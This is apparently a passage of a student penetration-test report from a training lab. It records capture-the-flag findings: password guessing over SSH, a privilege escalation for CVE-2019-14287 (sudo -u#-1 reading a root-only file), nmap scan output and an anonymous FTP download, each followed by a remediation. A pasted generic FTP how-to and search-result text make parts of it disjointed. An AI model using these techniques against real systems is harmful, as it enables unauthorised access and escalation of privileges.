<b>Images</b>	<pre>(root㉿kali)-[~] └─# ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)   * Documentation:  https://help.ubuntu.com  * Management:    https://landscape.canonical.com  * Support:       https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into.  To restore this content, you can run the 'unminimize' command.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  Last login: Fri Nov  3 02:33:35 2023 from 192.168.13.1 Could not chdir to home directory /home/alice: No such file or directory \$ </pre>

	<p><b>Challenge</b>      <b>3 Solves</b>      <b>X</b></p> <h2>Flag 12</h2> <h3>100</h3> <ul style="list-style-type: none"> <li>• Exploit the host that ends with .14.</li> <li>• The exploit to access this host does NOT use a CVE.</li> <li>• The hint for this exploit was displayed when viewing Flag 1.</li> <li>• With this information, try and guess the password to access the host.</li> <li>• Once you have accessed this host, use a privilege-escalation vulnerability to access the final flag.</li> <li>• <b>Free Hint:</b> CVE-2019-14287</li> </ul> <pre>Last login: Fri Nov  3 02:33:35 2023 from 192.168.13.1 Could not chdir to home directory /home/alice: No such file or directory \$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384</pre>
<b>Affected Hosts</b>	192.168.13.14
<b>Remediation</b>	Secure the system by either closing port 22, strengthening credentials enforcement, and/or introducing 2-factor authentication.

Vulnerability 17	Findings
<b>Title</b>	FTP Enumeration
<b>Type (Web app / Linux OS / Windows OS)</b>	Window OS
<b>Risk Rating</b>	<b>Critical</b>
<b>Description</b>	The open Port 21 facilitates FTP enumeration, allowing for FTP connection to the host IP. This, in turn, led to the successful transfer, access, and download of vulnerable files.

**RESOLUTION**

1. Click **Start**, select **Run**, and then enter **cmd** to give you a blank **C:\>** prompt.
2. Enter **ftp**.
3. Enter **open**.
4. Enter the IP address or domain that you want to connect to.
5. Enter your user name and password when prompted.

You can now send FTP commands to the server.

Some common commands used by the command line client are **Put**, **Get**, **Dir**, and **CD**. The following example shows a **Windows command prompt to connect to an FTP server**:

```
C:\>ftp
ftp> open
To 127.0.0.1
Connected to 127.0.0.1.
220 Serv-U FTP Server v4.2 for WinSock ready...
User (127.0.0.1:(none)): user_name
331 User name okay, need password.
Password:your_password
230 User logged in, proceed.
ftp> dir
```

About 14,200,000 results (0.33 seconds)

Anonymous File Transfer Protocol (FTP) is a method that lets users access public files from a remote server or archive site without requiring them to identify themselves to the server or site. The user uses an FTP program or the FTP command interface and enters "anonymous" as their user ID.

```
File Actions Edit View Help
└─# nmap -A 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-06 21:14 EST
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00071s latency). rDNS: KALI-LAB.172.22.117.20
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.41 beta
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
_|_r--r--r-- 1 ftp ftp      32 Feb 15  2022 flag3.txt
_|_ftp-bounce: bounce working!
_|_ftp-syst:
_|_SYST: UNIX emulated by FileZilla
25/tcp    open  smtp         SMail smptd 5.5.0.4433
|_smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
_|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp    open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp    open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
|_http-auth:
|_HTTP/1.1 401 Unauthorized\x0D
|_Basic realm=Restricted Content
106/tcp   open  pop3pw       SLMail pop3pw
110/tcp   open  pop3        BVRP Software SLMAIL pop3d
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http    Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_ssl-cert: Subject: commonName=localhost
|_Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
|_tls-alpn:
|_http/1.1
|_http-auth:
|_HTTP/1.1 401 Unauthorized\x0D
|_Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
```

## Images

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

26

	<pre>[root@kali]~] # ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp&gt; dir 200 Port command successful 150 Opening data channel for directory list. -r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp&gt; get (remote-file) flag3.txt (local-file) flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (27.8025 kB/s) ftp&gt; exit 221 Goodbye  [root@kali]~] # ls Desktop   file2    flag3.txt      LinEnum.sh  Public    Videos Documents  file3    flagfile     Music      Scripts Downloads  flag1.txt flagisinThisfile.7z Pictures  Templates  [root@kali]~] # cat flag3.txt 89cb548970d44f348bb63622353ae278</pre>
Affected Hosts	172.22.117.20
Remediation	Limit the accessibility to Port 21.